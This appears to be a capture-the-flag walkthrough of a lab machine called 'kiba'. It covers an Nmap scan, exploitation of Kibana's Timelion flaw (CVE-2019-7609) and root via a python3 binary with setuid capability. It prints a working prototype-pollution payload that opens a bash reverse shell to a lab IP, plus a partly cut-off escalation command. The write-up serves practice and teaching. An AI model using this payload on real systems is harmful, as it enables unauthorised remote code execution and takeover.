
We start by performing an Nmap scan.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/kiba]
└─# nmap -p- 10.10.29.96
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 19:38 EDT
Nmap scan report for 10.10.29.96
Host is up (0.036s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5601/tcp open  esmagent

Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds

┌──(root㉿kali)-[/home/kali/Desktop/boxes/kiba]
└─#
```

We find port 5601 open, running the Kibana service.


After identifying the Kibana version and researching it, we discover a known vulnerability documented on GitHub.



Help us improve the Elastic Stack by providing usage statistics for basic feature

Management

Version: 6.5.4



Rapid7
https://www.rapid7.com › modules › exploit › linux › http

Kibana Timelion Prototype Pollution RCE


8 Sept 2023 — An attacker with access to the Timelion application could send a request that will attempt to execute javascript code. This leads to an arbitrary command ...

GitHub
https://github.com › mpgn › CVE-2019-7609

mpgn/CVE-2019-7609: RCE on Kibana versions before 5.6 ...

Kibana versions before 5.6.15 and 6.6.1 contain an **arbitrary code execution flaw** in the Timelion visualizer.

We follow the GitHub instructions to exploit the vulnerability, obtaining a shell and retrieving the user.txt flag.



Help us improve the Elastic Stack by providing usage statistics for basic features. We will not share this data outside of Elastic. Read more

Welcome to Timelion!


Timelion is the clawing, gnashing, zebra killing, pluggable time series interface for *everything*. If your datastore can produce a time series, then you have all of the awesome power of Timelion at your disposal. Timelion lets you compare, combine, and combobulate datasets across multiple datasources with one easy-to-master expression syntax. This tutorial focuses on Elasticsearch, but you'll quickly discover that what you learn here applies to any datasource Timelion supports.

Ready to get started? Click **Next**. Want to skip the tutorial and view the docs? Jump to the function reference.

Don't show this again


```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/10.14.98.178/9001 0>&1\'");//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```

To escalate our privileges, we execute getcap -r / 2>/dev/null to find programs with capabilities that we can run as root.



```
kiba@ubuntu:/home/kiba/kibana/bin$ getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
kiba@ubuntu:/home/kiba/kibana/bin$ 
```

We notice that we have root privileges assigned to python3. Using a technique from GTFOBins, we escalate our privileges and successfully retrieve the root flag.



```
<na/bin$ /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.syst>
# id
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
# cat /root/root.txt
[redacted]
# 
```